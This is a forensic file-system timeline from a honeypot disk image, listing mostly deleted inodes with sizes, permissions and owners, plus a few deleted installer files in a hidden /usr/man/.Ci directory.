39	..c	-rw-r--r--	17275	games	125387	<honeypot.hda5.dd-dead-125387>
1499	..c	-rw-r--r--	17275	games	94279	<honeypot.hda5.dd-dead-94279>
0	mac	drwxr-xr-x	17275	games	140699	<honeypot.hda5.dd-dead-140699>
752	..c	-rw-r--r--	17275	games	125233	<honeypot.hda5.dd-dead-125233>
1389	..c	-rw-r--r--	17275	games	94278	<honeypot.hda5.dd-dead-94278>
0	mac	drwxr-xr-x	root	root	17591	<honeypot.hda5.dd-dead-17591>
6654	..c	-rw-r--r--	17275	games	109975	<honeypot.hda5.dd-dead-109975>
2795	..c	-rw-r--r--	17275	games	109991	<honeypot.hda5.dd-dead-109991>
1112	..c	-rw-r--r--	17275	games	79148	<honeypot.hda5.dd-dead-79148>
2124	..c	-rw-r--r--	17275	games	109993	<honeypot.hda5.dd-dead-109993>
1076	..c	-rw-r--r--	17275	games	2247	<honeypot.hda5.dd-dead-2247>
3623	..c	-rw-r--r--	17275	games	94326	<honeypot.hda5.dd-dead-94326>
0	mac	drwxr-xr-x	17275	games	109976	<honeypot.hda5.dd-dead-109976>
9	..c	-rw-r--r--	17275	games	94309	<honeypot.hda5.dd-dead-94309>
1523	..c	-rw-r--r--	17275	games	79145	<honeypot.hda5.dd-dead-79145>
45	..c	-rw-r--r--	17275	games	94344	<honeypot.hda5.dd-dead-94344>
9	..c	-rw-r--r--	17275	games	94221	<honeypot.hda5.dd-dead-94221>
3068	..c	-rw-r--r--	17275	games	140757	<honeypot.hda5.dd-dead-140757>
0	mac	drwxr-xr-x	17275	games	94308	<honeypot.hda5.dd-dead-94308>
1779	..c	-rw-r--r--	17275	games	140736	<honeypot.hda5.dd-dead-140736>
1891	..c	-rw-r--r--	17275	games	94290	<honeypot.hda5.dd-dead-94290>
1184	..c	-rw-r--r--	17275	games	79144	<honeypot.hda5.dd-dead-79144>
2357	..c	-rw-r--r--	17275	games	109979	<honeypot.hda5.dd-dead-109979>
200	..c	-rw-r--r--	17275	games	140754	<honeypot.hda5.dd-dead-140754>
1076	..c	-rw-r--r--	17275	games	125390	<honeypot.hda5.dd-dead-125390>
1253	..c	-rw-r--r--	17275	games	94302	<honeypot.hda5.dd-dead-94302>
3331	..c	-rw-r--r--	17275	games	17578	<honeypot.hda5.dd-dead-17578>
0	mac	drwxr-xr-x	17275	games	109965	<honeypot.hda5.dd-dead-109965>
284	..c	-rw-r--r--	17275	games	109969	<honeypot.hda5.dd-dead-109969>
2336	..c	-rw-r--r--	17275	games	140761	<honeypot.hda5.dd-dead-140761>
0	mac	drwxr-xr-x	17275	games	63817	<honeypot.hda5.dd-dead-63817>
1254	..c	-rw-r--r--	17275	games	79142	<honeypot.hda5.dd-dead-79142>
0	mac	drwxr-xr-x	17275	games	94257	<honeypot.hda5.dd-dead-94257>
2063	..c	-rw-r--r--	17275	games	140719	<honeypot.hda5.dd-dead-140719>
180	..c	-rw-r--r--	17275	games	140694	<honeypot.hda5.dd-dead-140694>
3116	..c	-rw-r--r--	17275	games	79152	<honeypot.hda5.dd-dead-79152>
0	mac	drwxr-xr-x	17275	games	1892	<honeypot.hda5.dd-dead-1892>
41	..c	-rw-r--r--	17275	games	140716	<honeypot.hda5.dd-dead-140716>
3097	..c	-rw-r--r--	17275	games	94289	<honeypot.hda5.dd-dead-94289>
1407	..c	-rw-r--r--	17275	games	94237	<honeypot.hda5.dd-dead-94237>
1146	..c	-rw-r--r--	17275	games	79143	<honeypot.hda5.dd-dead-79143>
4869	..c	-rw-r--r--	17275	games	94261	<honeypot.hda5.dd-dead-94261>
4301	..c	-rw-r--r--	17275	games	125262	<honeypot.hda5.dd-dead-125262>
3228	..c	-rw-r--r--	17275	games	140697	<honeypot.hda5.dd-dead-140697>
3028	..c	-rw-r--r--	17275	games	140756	<honeypot.hda5.dd-dead-140756>
1391	..c	-rw-r--r--	17275	games	140705	<honeypot.hda5.dd-dead-140705>
9	..c	-rw-r--r--	17275	games	17595	<honeypot.hda5.dd-dead-17595>
1511	..c	-rw-r--r--	17275	games	94239	<honeypot.hda5.dd-dead-94239>
5524	..c	-rw-r--r--	17275	games	140723	<honeypot.hda5.dd-dead-140723>
4333	..c	-rw-r--r--	17275	games	94225	<honeypot.hda5.dd-dead-94225>
3781	..c	-rw-r--r--	17275	games	17622	<honeypot.hda5.dd-dead-17622>
0	mac	drwxr-xr-x	17275	games	94295	<honeypot.hda5.dd-dead-94295>
32224	..c	-rw-r--r--	17275	games	125252	<honeypot.hda5.dd-dead-125252>
1468	..c	-rw-r--r--	17275	games	109970	<honeypot.hda5.dd-dead-109970>
4565	..c	-rw-r--r--	17275	games	94229	<honeypot.hda5.dd-dead-94229>
1144	..c	-rw-r--r--	17275	games	79137	<honeypot.hda5.dd-dead-79137>
0	mac	drwxr-xr-x	17275	games	63816	<honeypot.hda5.dd-dead-63816>
1558	..c	-rw-r--r--	17275	games	79141	<honeypot.hda5.dd-dead-79141>
1892	..c	-rw-r--r--	17275	games	140744	<honeypot.hda5.dd-dead-140744>
1906	..c	-rw-r--r--	17275	games	140758	<honeypot.hda5.dd-dead-140758>
274	..c	-rw-r--r--	17275	games	94223	<honeypot.hda5.dd-dead-94223>
0	mac	drwxr-xr-x	17275	games	109966	<honeypot.hda5.dd-dead-109966>
36	..c	-rw-r--r--	17275	games	94306	<honeypot.hda5.dd-dead-94306>
1544	..c	-rw-r--r--	17275	games	17579	<honeypot.hda5.dd-dead-17579>
10856	..c	-rw-r--r--	17275	games	17582	<honeypot.hda5.dd-dead-17582>
3208	..c	-rw-r--r--	17275	games	94319	<honeypot.hda5.dd-dead-94319>
9	..c	-rw-r--r--	17275	games	140715	<honeypot.hda5.dd-dead-140715>
39	..c	-rw-r--r--	17275	games	17608	<honeypot.hda5.dd-dead-17608>
318	..c	-rw-r--r--	17275	games	94287	<honeypot.hda5.dd-dead-94287>
606	..c	-rwxr-xr-x	17275	games	79087	<honeypot.hda5.dd-dead-79087>
2699	..c	-rw-r--r--	17275	games	94352	<honeypot.hda5.dd-dead-94352>
0	mac	drwxr-xr-x	17275	games	94304	<honeypot.hda5.dd-dead-94304>
2687	..c	-rw-r--r--	17275	games	94347	<honeypot.hda5.dd-dead-94347>
9	..c	-rw-r--r--	17275	games	94232	<honeypot.hda5.dd-dead-94232>
37	..c	-rw-r--r--	17275	games	94334	<honeypot.hda5.dd-dead-94334>

38	..c	-rw-r--r--	17275	games	140710	<honeypot.hda5.dd-dead-140710>
2356	..c	-rw-r--r--	17275	games	109978	<honeypot.hda5.dd-dead-109978>
597	..c	-rw-r--r--	17275	games	17587	<honeypot.hda5.dd-dead-17587>
3183	..c	-rw-r--r--	17275	games	79154	<honeypot.hda5.dd-dead-79154>
0	mac	drwxr-xr-x		root	17592	<honeypot.hda5.dd-dead-17592>
228	..c	-rw-r--r--	17275	games	94335	<honeypot.hda5.dd-dead-94335>
0	mac	drwxr-xr-x	17275	games	94327	<honeypot.hda5.dd-dead-94327>
181	..c	-rw-r--r--	17275	games	94299	<honeypot.hda5.dd-dead-94299>
4351	..c	-rw-r--r--	17275	games	140738	<honeypot.hda5.dd-dead-140738>
2213	..c	-rw-r--r--	17275	games	17602	<honeypot.hda5.dd-dead-17602>
0	mac	drwxr-xr-x	17275	games	94274	<honeypot.hda5.dd-dead-94274>
5857	..c	-rw-r--r--	17275	games	140722	<honeypot.hda5.dd-dead-140722>
44	..c	-rw-r--r--	17275	games	17636	<honeypot.hda5.dd-dead-17636>
3593	..c	-rw-r--r--	17275	games	125257	<honeypot.hda5.dd-dead-125257>
38	..c	-rw-r--r--	17275	games	94242	<honeypot.hda5.dd-dead-94242>
0	mac	drwxr-xr-x	17275	games	94331	<honeypot.hda5.dd-dead-94331>
1955	..c	-rw-r--r--	17275	games	109983	<honeypot.hda5.dd-dead-109983>
467	..c	-rw-r--r--	17275	games	17609	<honeypot.hda5.dd-dead-17609>
318	..c	-rw-r--r--	17275	games	17597	<honeypot.hda5.dd-dead-17597>
2355	..c	-rw-r--r--	17275	games	94337	<honeypot.hda5.dd-dead-94337>
2343	..c	-rw-r--r--	17275	games	140765	<honeypot.hda5.dd-dead-140765>
93	..c	-rw-r--r--	17275	games	17577	<honeypot.hda5.dd-dead-17577>
1685	..c	-rw-r--r--	17275	games	125391	<honeypot.hda5.dd-dead-125391>
1313	..c	-rw-r--r--	17275	games	94301	<honeypot.hda5.dd-dead-94301>
1401	..c	-rw-r--r--	17275	games	94281	<honeypot.hda5.dd-dead-94281>
146	..c	-rw-r--r--	17275	games	125369	<honeypot.hda5.dd-dead-125369>
155	..c	-rw-r--r--	17275	games	17637	<honeypot.hda5.dd-dead-17637>
2357	..c	-rw-r--r--	17275	games	109988	<honeypot.hda5.dd-dead-109988>
7651	..c	-rw-r--r--	17275	games	125256	<honeypot.hda5.dd-dead-125256>
4739	..c	-rw-r--r--	17275	games	17625	<honeypot.hda5.dd-dead-17625>
2141	..c	-rw-r--r--	17275	games	94320	<honeypot.hda5.dd-dead-94320>
4306	..c	-rw-r--r--	17275	games	125264	<honeypot.hda5.dd-dead-125264>
0	mac	drwxr-xr-x	17275	games	109986	<honeypot.hda5.dd-dead-109986>
152406	..c	-rw-r--r--	17275	games	17571	<honeypot.hda5.dd-dead-17571>
9	..c	-rw-r--r--	17275	games	140709	<honeypot.hda5.dd-dead-140709>
2498	..c	-rw-r--r--	17275	games	140731	<honeypot.hda5.dd-dead-140731>
1604	..c	-rw-r--r--	17275	games	94262	<honeypot.hda5.dd-dead-94262>
23548	..c	-rw-r--r--	17275	games	17580	<honeypot.hda5.dd-dead-17580>
108029	..c	-rw-r--r--	17275	games	17586	<honeypot.hda5.dd-dead-17586>
140	..c	-rw-r--r--	17275	games	94311	<honeypot.hda5.dd-dead-94311>
1923	..c	-rw-r--r--	17275	games	2251	<honeypot.hda5.dd-dead-2251>
9	..c	-rw-r--r--	17275	games	94241	<honeypot.hda5.dd-dead-94241>
41	..c	-rw-r--r--	17275	games	94329	<honeypot.hda5.dd-dead-94329>
9	..c	-rw-r--r--	17275	games	17635	<honeypot.hda5.dd-dead-17635>
1904	..c	-rw-r--r--	17275	games	140724	<honeypot.hda5.dd-dead-140724>
2321	..c	-rw-r--r--	17275	games	140733	<honeypot.hda5.dd-dead-140733>
1624	..c	-rw-r--r--	17275	games	17573	<honeypot.hda5.dd-dead-17573>
43	..c	-rw-r--r--	17275	games	125375	<honeypot.hda5.dd-dead-125375>
2009	..c	-rw-r--r--	17275	games	140740	<honeypot.hda5.dd-dead-140740>
1572	..c	-rw-r--r--	17275	games	63822	<honeypot.hda5.dd-dead-63822>
2068	..c	-rw-r--r--	17275	games	94227	<honeypot.hda5.dd-dead-94227>
9	..c	-rw-r--r--	17275	games	17607	<honeypot.hda5.dd-dead-17607>
0	mac	drwxr-xr-x	17275	games	125372	<honeypot.hda5.dd-dead-125372>
39	..c	-rw-r--r--	17275	games	94276	<honeypot.hda5.dd-dead-94276>
361	..c	-rw-r--r--	17275	games	94345	<honeypot.hda5.dd-dead-94345>
410	..c	-rw-r--r--	17275	games	94272	<honeypot.hda5.dd-dead-94272>
3051	..c	-rw-r--r--	17275	games	17598	<honeypot.hda5.dd-dead-17598>
0	mac	drwxr-xr-x	17275	games	94332	<honeypot.hda5.dd-dead-94332>
2643	..c	-rw-r--r--	17275	games	2246	<honeypot.hda5.dd-dead-2246>
2343	..c	-rw-r--r--	17275	games	140766	<honeypot.hda5.dd-dead-140766>
0	mac	drwxr-xr-x	17275	games	140691	<honeypot.hda5.dd-dead-140691>
183	..c	-rw-r--r--	17275	games	125388	<honeypot.hda5.dd-dead-125388>
51	..c	-rw-r--r--	17275	games	17629	<honeypot.hda5.dd-dead-17629>
1467	..c	-rw-r--r--	17275	games	125389	<honeypot.hda5.dd-dead-125389>
10088	..c	-rw-r--r--	17275	games	125251	<honeypot.hda5.dd-dead-125251>
3063	..c	-rw-r--r--	17275	games	17603	<honeypot.hda5.dd-dead-17603>
3769	..c	-rw-r--r--	17275	games	17623	<honeypot.hda5.dd-dead-17623>
1863	..c	-rw-r--r--	17275	games	79149	<honeypot.hda5.dd-dead-79149>
1633	..c	-rw-r--r--	17275	games	94263	<honeypot.hda5.dd-dead-94263>
0	mac	drwxr-xr-x	17275	games	140759	<honeypot.hda5.dd-dead-140759>
9	..c	-rw-r--r--	17275	games	94297	<honeypot.hda5.dd-dead-94297>
1526	..c	-rw-r--r--	17275	games	63821	<honeypot.hda5.dd-dead-63821>
0	mac	drwxr-xr-x	17275	games	140690	<honeypot.hda5.dd-dead-140690>
9	..c	-rw-r--r--	17275	games	63818	<honeypot.hda5.dd-dead-63818>
1612	..c	-rw-r--r--	17275	games	125379	<honeypot.hda5.dd-dead-125379>
0	mac	drwxr-xr-x	17275	games	94296	<honeypot.hda5.dd-dead-94296>
3796	..c	-rw-r--r--	17275	games	140745	<honeypot.hda5.dd-dead-140745>
43795	..c	-rw-r--r--	17275	games	17583	<honeypot.hda5.dd-dead-17583>
2068	..c	-rw-r--r--	17275	games	109981	<honeypot.hda5.dd-dead-109981>
1560	..c	-rw-r--r--	17275	games	109989	<honeypot.hda5.dd-dead-109989>
1567	..c	-rw-r--r--	17275	games	125381	<honeypot.hda5.dd-dead-125381>
4740	..c	-rw-r--r--	17275	root	79329	<honeypot.hda5.dd-dead-79329>
71	..c	-/rwxr-xr-x	1010	users	109867	/usr/man/.Ci/install-wu (deleted)
2218	..c	-rw-r--r--	17275	games	63780	<honeypot.hda5.dd-dead-63780>
3220	..c	-rw-r--r--	17275	games	48347	<honeypot.hda5.dd-dead-48347>
1538	..c	-rw-r--r--	17275	root	2274	<honeypot.hda5.dd-dead-2274>
2962	..c	-rw-r--r--	17275	games	48349	<honeypot.hda5.dd-dead-48349>
2543	..c	-rw-r--r--	17275	games	79176	<honeypot.hda5.dd-dead-79176>
18769	..c	-rw-r--r--	17275	root	2327	<honeypot.hda5.dd-dead-2327>
7475	..c	-rw-r--r--	17275	games	140806	<honeypot.hda5.dd-dead-140806>
84	..c	-rw-r--r--	17275	root	2343	<honeypot.hda5.dd-dead-2343>
5857	..c	-rw-r--r--	17275	games	140816	<honeypot.hda5.dd-dead-140816>
6766	..c	-rw-r--r--	17275	games	17559	<honeypot.hda5.dd-dead-17559>
1522	..c	-rw-r--r--	17275	games	48401	<honeypot.hda5.dd-dead-48401>
1328	..c	-rw-r--r--	17275	games	48389	<honeypot.hda5.dd-dead-48389>
8648	..c	-rw-r--r--	17275	root	2349	<honeypot.hda5.dd-dead-2349>
4032	..c	-rw-r--r--	17275	root	140825	<honeypot.hda5.dd-dead-140825>
1858	..c	-rw-r--r--	17275	root	2258	<honeypot.hda5.dd-dead-2258>
1205	..c	-rw-r--r--	17275	root	2353	<honeypot.hda5.dd-dead-2353>
1518	..c	-rw-r--r--	17275	games	109933	<honeypot.hda5.dd-dead-109933>
3684	..c	-rw-r--r--	17275	games	79208	<honeypot.hda5.dd-dead-79208>
4056	..c	-rw-r--r--	17275	root	79328	<honeypot.hda5.dd-dead-79328>

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1529	..c	-rw-r--r--	17275	games	79181	<honeypot.hda5.dd-dead-79181>
2021	..c	-rw-r--r--	17275	games	79203	<honeypot.hda5.dd-dead-79203>
1541	..c	-rw-r--r--	17275	games	109930	<honeypot.hda5.dd-dead-109930>
37023	..c	-rw-r--r--	root	root	94361	<honeypot.hda5.dd-dead-94361>
9773	..c	-rw-r--r--	root	root	2267	<honeypot.hda5.dd-dead-2267>
8254	..c	-rw-r--r--	root	root	94356	<honeypot.hda5.dd-dead-94356>
2473	..c	-rw-r--r--	17275	games	63784	<honeypot.hda5.dd-dead-63784>
4869	..c	-rw-r--r--	17275	games	63767	<honeypot.hda5.dd-dead-63767>
1431	..c	-rw-r--r--	17275	games	109934	<honeypot.hda5.dd-dead-109934>
67080	..c	-rw-r--r--	root	root	94412	<honeypot.hda5.dd-dead-94412>
10587	..c	-rw-r--r--	17275	games	48362	<honeypot.hda5.dd-dead-48362>
3878	..c	-rw-r--r--	root	root	2308	<honeypot.hda5.dd-dead-2308>
195637	..c	-/-rw-r--r--	1010	users	109866	/usr/man/.Ci/wuftpd.rpm (deleted)
1556	..c	-rw-r--r--	17275	games	79164	<honeypot.hda5.dd-dead-79164>
1210	..c	-rw-r--r--	17275	games	109916	<honeypot.hda5.dd-dead-109916>
71	..c	-rwxr-xr-x	1010	users	109867	<honeypot.hda5.dd-dead-109867>
1527	..c	-rw-r--r--	17275	games	48403	<honeypot.hda5.dd-dead-48403>
1791	..c	-rw-r--r--	17275	games	48341	<honeypot.hda5.dd-dead-48341>
6432	..c	-rw-r--r--	root	root	2370	<honeypot.hda5.dd-dead-2370>
1302	..c	-rw-r--r--	17275	games	48369	<honeypot.hda5.dd-dead-48369>
2390	..c	-rw-r--r--	root	root	2345	<honeypot.hda5.dd-dead-2345>
1379	..c	-rw-r--r--	17275	games	48370	<honeypot.hda5.dd-dead-48370>
229440	..c	-rw-r--r--	root	root	140833	<honeypot.hda5.dd-dead-140833>
35544	..c	-rw-r--r--	root	root	2329	<honeypot.hda5.dd-dead-2329>
1981	..c	-rw-r--r--	17275	games	79166	<honeypot.hda5.dd-dead-79166>
1498	..c	-rw-r--r--	root	root	2312	<honeypot.hda5.dd-dead-2312>
16418	..c	-rw-r--r--	root	root	2276	<honeypot.hda5.dd-dead-2276>
1278	..c	-rw-r--r--	17275	games	79191	<honeypot.hda5.dd-dead-79191>
37107	..c	-rw-r--r--	root	root	2290	<honeypot.hda5.dd-dead-2290>
1212	..c	-rw-r--r--	17275	games	79209	<honeypot.hda5.dd-dead-79209>
2042	..c	-rw-r--r--	17275	games	79193	<honeypot.hda5.dd-dead-79193>
5384	..c	-rw-r--r--	root	root	2357	<honeypot.hda5.dd-dead-2357>
3696	..c	-rw-r--r--	17275	games	140814	<honeypot.hda5.dd-dead-140814>
1634	..c	-rw-r--r--	17275	games	109927	<honeypot.hda5.dd-dead-109927>
4434	..c	-rw-r--r--	17275	games	17560	<honeypot.hda5.dd-dead-17560>
3987	..c	-rw-r--r--	17275	games	48357	<honeypot.hda5.dd-dead-48357>
0	mac	drwxr-xr-x	root	root	2253	<honeypot.hda5.dd-dead-2253>
1949	..c	-rw-r--r--	17275	games	79211	<honeypot.hda5.dd-dead-79211>
72772	..c	-rw-r--r--	root	root	94364	<honeypot.hda5.dd-dead-94364>
76542	..c	-rw-r--r--	root	root	2314	<honeypot.hda5.dd-dead-2314>
8129	..c	-rw-r--r--	17275	games	109937	<honeypot.hda5.dd-dead-109937>
2120	..c	-rw-r--r--	17275	games	79158	<honeypot.hda5.dd-dead-79158>
7873	..c	-rw-r--r--	root	root	2307	<honeypot.hda5.dd-dead-2307>
0	mac	drwxr-xr-x	17275	games	78446	<honeypot.hda5.dd-dead-78446>
1250	..c	-rw-r--r--	17275	games	63778	<honeypot.hda5.dd-dead-63778>
0	mac	drwxr-xr-x	root	root	140778	<honeypot.hda5.dd-dead-140778>
2276	..c	-rw-r--r--	17275	games	48384	<honeypot.hda5.dd-dead-48384>
21228	..c	-rwxr-xr-x	root	root	94418	<honeypot.hda5.dd-dead-94418>
1287	..c	-rw-r--r--	17275	games	63782	<honeypot.hda5.dd-dead-63782>
6245	..c	-rw-r--r--	17275	games	79162	<honeypot.hda5.dd-dead-79162>
3235	..c	-rw-r--r--	17275	games	48345	<honeypot.hda5.dd-dead-48345>
1837	..c	-rw-r--r--	17275	games	48383	<honeypot.hda5.dd-dead-48383>
2714	..c	-rw-r--r--	17275	games	79179	<honeypot.hda5.dd-dead-79179>
6407	..c	-rw-r--r--	17275	games	48368	<honeypot.hda5.dd-dead-48368>
52364	..c	-rw-r--r--	root	root	94369	<honeypot.hda5.dd-dead-94369>
42006	..c	-rw-r--r--	17275	games	140817	<honeypot.hda5.dd-dead-140817>
22876	..c	-rwxr-xr-x	root	root	2271	<honeypot.hda5.dd-dead-2271>
2497	..c	-rw-r--r--	17275	games	63781	<honeypot.hda5.dd-dead-63781>
3489	..c	-rw-r--r--	17275	games	79183	<honeypot.hda5.dd-dead-79183>
195637	..c	-rw-r--r--	1010	users	109866	<honeypot.hda5.dd-dead-109866>
4071	..c	-rw-r--r--	root	root	2340	<honeypot.hda5.dd-dead-2340>
180703	..c	-rw-r--r--	1010	users	109865	<honeypot.hda5.dd-dead-109865>
16424	..c	-rw-r--r--	root	root	2298	<honeypot.hda5.dd-dead-2298>
4007	..c	-rw-r--r--	root	root	2287	<honeypot.hda5.dd-dead-2287>
1199	..c	-rw-r--r--	17275	games	140805	<honeypot.hda5.dd-dead-140805>
56092	..c	-rw-r--r--	root	root	94400	<honeypot.hda5.dd-dead-94400>
64952	..c	-rw-r--r--	root	root	94410	<honeypot.hda5.dd-dead-94410>
5218	..c	-rw-r--r--	root	root	2311	<honeypot.hda5.dd-dead-2311>
2852	..c	-rw-r--r--	17275	games	140783	<honeypot.hda5.dd-dead-140783>
2382	..c	-rw-r--r--	17275	games	109938	<honeypot.hda5.dd-dead-109938>
1897	..c	-rw-r--r--	17275	games	79195	<honeypot.hda5.dd-dead-79195>
1153	..c	-/-rwxr-xr-x	1010	users	109801	/usr/man/.Ci/install-ssh1 (deleted)
5607	..c	-rw-r--r--	17275	games	140808	<honeypot.hda5.dd-dead-140808>
224679	..c	-rwxr-xr-x	root	root	2268	<honeypot.hda5.dd-dead-2268>
2582	..c	-rw-r--r--	17275	games	79167	<honeypot.hda5.dd-dead-79167>
21388	..c	-rw-r--r--	root	root	140835	<honeypot.hda5.dd-dead-140835>
3682	..c	-rw-r--r--	17275	games	63765	<honeypot.hda5.dd-dead-63765>
6010	..c	-rw-r--r--	17275	games	79175	<honeypot.hda5.dd-dead-79175>
0	mac	drwxr-xr-x	17275	games	92757	<honeypot.hda5.dd-dead-92757>
4772	..c	-rwxr-xr-x	root	root	2278	<honeypot.hda5.dd-dead-2278>
7772	..c	-rw-r--r--	17275	games	48390	<honeypot.hda5.dd-dead-48390>
7940	..c	-rw-r--r--	17275	games	79174	<honeypot.hda5.dd-dead-79174>
65408	..c	-rw-r--r--	root	root	94367	<honeypot.hda5.dd-dead-94367>
4886	..c	-rw-r--r--	17275	games	79187	<honeypot.hda5.dd-dead-79187>
1421	..c	-rw-r--r--	17275	games	48381	<honeypot.hda5.dd-dead-48381>
4449	..c	-rw-r--r--	17275	games	79156	<honeypot.hda5.dd-dead-79156>
1817	..c	-rw-r--r--	17275	games	140791	<honeypot.hda5.dd-dead-140791>
2769	..c	-rw-r--r--	17275	games	48380	<honeypot.hda5.dd-dead-48380>
2535	..c	-rw-r--r--	17275	games	48395	<honeypot.hda5.dd-dead-48395>
51760	..c	-rw-r--r--	root	root	94396	<honeypot.hda5.dd-dead-94396>
0	mac	drwxr-xr-x	root	root	17562	<honeypot.hda5.dd-dead-17562>
2838	..c	-rwxr-xr-x	17275	games	140798	<honeypot.hda5.dd-dead-140798>
2395	..c	-rw-r--r--	17275	games	63771	<honeypot.hda5.dd-dead-63771>
4512	..c	-rw-r--r--	root	root	2260	<honeypot.hda5.dd-dead-2260>
22461	..c	-rw-r--r--	root	root	2301	<honeypot.hda5.dd-dead-2301>
1994	..c	-rw-r--r--	17275	games	140818	<honeypot.hda5.dd-dead-140818>
13820	..c	-rw-r--r--	root	root	140838	<honeypot.hda5.dd-dead-140838>
37120	..c	-rw-r--r--	root	root	2269	<honeypot.hda5.dd-dead-2269>
20820	..c	-rw-r--r--	root	root	140836	<honeypot.hda5.dd-dead-140836>
48936	..c	-rw-r--r--	root	root	94397	<honeypot.hda5.dd-dead-94397>
5096	..c	-rw-r--r--	root	root	140827	<honeypot.hda5.dd-dead-140827>
27865	..c	-rwxr-xr-x	root	root	94359	<honeypot.hda5.dd-dead-94359>

2758	..c	-rw-r--r--	17275	games	63766	<honeypot.hda5.dd-dead-63766>
4807	..c	-rw-r--r--	17275	root	2331	<honeypot.hda5.dd-dead-2331>
2424	..c	-rw-r--r--	17275	root	79325	<honeypot.hda5.dd-dead-79325>
4619	..c	-rw-r--r--	17275	games	79219	<honeypot.hda5.dd-dead-79219>
1472	..c	-rw-r--r--	17275	games	109931	<honeypot.hda5.dd-dead-109931>
343586	..c	-rwxr-xr-x	17275	root	94413	<honeypot.hda5.dd-dead-94413>
15244	..c	-rw-r--r--	17275	root	140839	<honeypot.hda5.dd-dead-140839>
1526	..c	-rw-r--r--	17275	games	48361	<honeypot.hda5.dd-dead-48361>
3046	..c	-rw-r--r--	17275	games	79160	<honeypot.hda5.dd-dead-79160>
1818	..c	-rw-r--r--	17275	root	2354	<honeypot.hda5.dd-dead-2354>
2050	..c	-rw-r--r--	17275	games	48396	<honeypot.hda5.dd-dead-48396>
0	mac	-rwxr-xr-x	17275	root	94355	<honeypot.hda5.dd-dead-94355>
1207	..c	-rw-r--r--	17275	games	79190	<honeypot.hda5.dd-dead-79190>
8778	..c	-rw-r--r--	17275	games	140810	<honeypot.hda5.dd-dead-140810>
1886	..c	-rw-r--r--	17275	games	79213	<honeypot.hda5.dd-dead-79213>
1747	..c	-rw-r--r--	17275	games	79163	<honeypot.hda5.dd-dead-79163>
1792	..c	-rw-r--r--	17275	games	79198	<honeypot.hda5.dd-dead-79198>
4252	..c	-rw-r--r--	17275	root	79330	<honeypot.hda5.dd-dead-79330>
5504	..c	-rw-r--r--	17275	games	140796	<honeypot.hda5.dd-dead-140796>
1668	..c	-rw-r--r--	17275	root	2348	<honeypot.hda5.dd-dead-2348>
1138	..c	-rw-r--r--	17275	games	140782	<honeypot.hda5.dd-dead-140782>
1369	..c	-rw-r--r--	17275	games	109928	<honeypot.hda5.dd-dead-109928>
2750	..c	-rw-r--r--	17275	games	48356	<honeypot.hda5.dd-dead-48356>
10043	..c	-rw-r--r--	17275	root	2360	<honeypot.hda5.dd-dead-2360>
75492	..c	-rw-r--r--	17275	root	2280	<honeypot.hda5.dd-dead-2280>
2265	..c	-rw-r--r--	17275	games	63783	<honeypot.hda5.dd-dead-63783>
1999	..c	-rw-r--r--	17275	games	140813	<honeypot.hda5.dd-dead-140813>
1919	..c	-rw-r--r--	17275	root	2323	<honeypot.hda5.dd-dead-2323>
1237	..c	-rw-r--r--	17275	games	48363	<honeypot.hda5.dd-dead-48363>
56876	..c	-rw-r--r--	17275	root	94382	<honeypot.hda5.dd-dead-94382>
1443	..c	-rw-r--r--	17275	games	63763	<honeypot.hda5.dd-dead-63763>
196608	..c	-rw-r--r--	17275	root	79324	<honeypot.hda5.dd-dead-79324>
47440	..c	-rw-r--r--	17275	root	94381	<honeypot.hda5.dd-dead-94381>
14516	..c	-rw-r--r--	17275	root	140832	<honeypot.hda5.dd-dead-140832>
1682	..c	-rw-r--r--	17275	games	79157	<honeypot.hda5.dd-dead-79157>
1076	..c	-/rwxr-xr-x	1010	users	109802	/usr/man/.Ci/install-sshd (deleted)
5609	..c	-rw-r--r--	17275	games	79221	<honeypot.hda5.dd-dead-79221>
1286	..c	-rw-r--r--	17275	games	140795	<honeypot.hda5.dd-dead-140795>
4148	..c	-rw-r--r--	17275	root	140826	<honeypot.hda5.dd-dead-140826>
106	..c	-/rwxr-xr-x	1010	users	109864	/usr/man/.Ci/install-statd (deleted)
51512	..c	-rw-r--r--	17275	root	94368	<honeypot.hda5.dd-dead-94368>
7542	..c	-rw-r--r--	17275	root	2318	<honeypot.hda5.dd-dead-2318>
0	mac	-rwxr-xr-x	17275	root	94419	<honeypot.hda5.dd-dead-94419>
1341	..c	-rw-r--r--	17275	games	48367	<honeypot.hda5.dd-dead-48367>
1436	..c	-rw-r--r--	17275	games	79182	<honeypot.hda5.dd-dead-79182>
2872	..c	-rw-r--r--	17275	games	48348	<honeypot.hda5.dd-dead-48348>
994	..c	-rw-r--r--	17275	root	2363	<honeypot.hda5.dd-dead-2363>
1593	..c	-rw-r--r--	17275	games	79201	<honeypot.hda5.dd-dead-79201>
3374	..c	-rw-r--r--	17275	root	2259	<honeypot.hda5.dd-dead-2259>
54124	..c	-rw-r--r--	17275	root	94386	<honeypot.hda5.dd-dead-94386>
20276	..c	-rw-r--r--	17275	root	2294	<honeypot.hda5.dd-dead-2294>
51260	..c	-rw-r--r--	17275	root	94404	<honeypot.hda5.dd-dead-94404>
4288	..c	-rw-r--r--	17275	games	48386	<honeypot.hda5.dd-dead-48386>
2244	..c	-rw-r--r--	17275	games	48385	<honeypot.hda5.dd-dead-48385>
4616	..c	-rw-r--r--	17275	games	48402	<honeypot.hda5.dd-dead-48402>
737	..c	-rw-r--r--	17275	games	140807	<honeypot.hda5.dd-dead-140807>
10963	..c	-rw-r--r--	17275	games	140781	<honeypot.hda5.dd-dead-140781>
2751	..c	-rw-r--r--	17275	games	109919	<honeypot.hda5.dd-dead-109919>
1559	..c	-rw-r--r--	17275	games	79206	<honeypot.hda5.dd-dead-79206>
33	..c	-rw-r--r--	17275	root	2367	<honeypot.hda5.dd-dead-2367>
50804	..c	-rw-r--r--	17275	root	94401	<honeypot.hda5.dd-dead-94401>
25510	..c	-rw-r--r--	17275	root	2264	<honeypot.hda5.dd-dead-2264>
1125	..c	-rw-r--r--	17275	games	63779	<honeypot.hda5.dd-dead-63779>
15633	..c	-rw-r--r--	17275	games	140804	<honeypot.hda5.dd-dead-140804>
36116	..c	-rw-r--r--	17275	root	140831	<honeypot.hda5.dd-dead-140831>
2239	..c	-rw-r--r--	17275	games	48354	<honeypot.hda5.dd-dead-48354>
8736	..c	-rw-r--r--	17275	root	2299	<honeypot.hda5.dd-dead-2299>
2096	..c	-rw-r--r--	17275	games	109940	<honeypot.hda5.dd-dead-109940>
24600	..c	-rw-r--r--	17275	root	2336	<honeypot.hda5.dd-dead-2336>
1400	..c	-rw-r--r--	17275	games	63786	<honeypot.hda5.dd-dead-63786>
